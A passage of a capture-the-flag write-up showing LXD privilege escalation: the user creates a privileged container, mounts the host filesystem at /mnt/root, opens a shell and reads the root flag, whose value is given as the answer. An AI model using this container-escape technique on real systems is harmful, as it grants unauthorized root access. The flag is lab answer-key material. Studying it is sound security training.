
```
mike@included:~$ lxd init
lxd init
Would you like to use LXD clustering? (yes/no) [default=no]: no
no
Do you want to configure a new storage pool? (yes/no) [default=yes]: yes
yes
Name of the new storage pool [default=default]: pool1
pool1
Name of the storage backend to use (btrfs, dir, lvm, zfs) [default=zfs]:

Create a new ZFS pool? (yes/no) [default=yes]: yes
yes
Would you like to use an existing block device? (yes/no) [default=no]: no
no
Size in GB of the new loop device (1GB minimum) [default=15GB]:

Would you like to connect to a MAAS server? (yes/no) [default=no]:

Would you like to create a new local network bridge? (yes/no) [default=yes]: yes
yes
What should the new bridge be called? [default=lxdbr0]:

The requested network bridge "lxdbr0" already exists. Please choose another name.
What should the new bridge be called? [default=lxdbr0]: lxdbr1
lxdbr1
What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]: auto
auto
What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]: auto
auto
Would you like LXD to be available over the network? (yes/no) [default=no]: no
no
Would you like stale cached images to be updated automatically? (yes/no) [default=yes] yes
yes
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]: no
no
mike@included:~$ 
```

3. Created a privileged container:
I created a new container named **mycontainer** from the **test_image**. By setting **security.privileged=true**, I allowed the container to run as **root**




```
mike@included:~$ lxc init test_image mycontainer -c security.privileged=true
lxc init test_image mycontainer -c security.privileged=true
Creating mycontainer
mike@included:~$ lxc list
lxc list
+-------------+---------+------+------+------------+-----------+
|    NAME     |  STATE  | IPV4 | IPV6 |    TYPE    | SNAPSHOTS |
+-------------+---------+------+------+------------+-----------+
| mycontainer | STOPPED |      |      | PERSISTENT | 0         |
+-------------+---------+------+------+------------+-----------+
```

4. Mounted the host's **/root** directory inside the container:
I mounted the host's **/root** folder into the container at **/mnt/root**, giving the container access to the host's root filesystem.




```
mike@included:~$ lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
<ydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to mycontainer
```

5. Started the container:
I started the container, and it became ready for use.




```
mike@included:~$ lxc start mycontainer
lxc start mycontainer
mike@included:~$ lxc list
lxc list
+-------------+---------+-----------------------+-----------------------------------------------+------------+-----------+
|    NAME     |  STATE  |         IPV4          |                     IPV6                      |    TYPE    | SNAPSHOTS |
+-------------+---------+-----------------------+-----------------------------------------------+------------+-----------+
| mycontainer | RUNNING | 10.232.180.130 (eth0) | fd42:4a71:367a:5163:216:3eff:fe47:8ef6 (eth0) | PERSISTENT | 0         |
+-------------+---------+-----------------------+-----------------------------------------------+------------+-----------+
```

After completing all these steps, I ran the command **lxc exec mycontainer /bin/sh**, which opened a shell inside the container **mycontainer**. From there, I was effectively inside the container and could navigate its filesystem, including the mounted **/mnt/root** directory, which corresponds to **/root** on the host.



```
mike@included:~$ lxc exec mycontainer /bin/sh
lxc exec mycontainer /bin/sh
```

The flag was found in the root user's home directory.



```
cd root
/mnt/root/root # ls -la
ls -la
total 40
drwx------    7 root     root          4096 Apr 23  2021 .
drwxr-xr-x   24 root     root          4096 Oct 11  2021 ..
lrwxrwxrwx    1 root     root             9 Mar 11  2020 .bash_history -> /dev/null
-rw-r--r--    1 root     root          3106 Apr  9  2018 .bashrc
drwx------    2 root     root          4096 Apr 23  2021 .cache
drwxr-x---    3 root     root          4096 Mar 11  2020 .config
drwx------    3 root     root          4096 Apr 23  2021 .gnupg
drwxr-xr-x    3 root     root          4096 Mar  5  2020 .local
-rw-r--r--    1 root     root           148 Aug 17  2015 .profile
drwx------    2 root     root          4096 Apr 23  2021 .ssh
-r--------    1 root     root            33 Mar  9  2020 root.txt
/mnt/root/root # cat root.txt
cat root.txt
c693d9c7499d9f572ee375d4c14c7bcf
/mnt/root/root #
```

Answer : c693d9c7499d9f572ee375d4c14c7bcf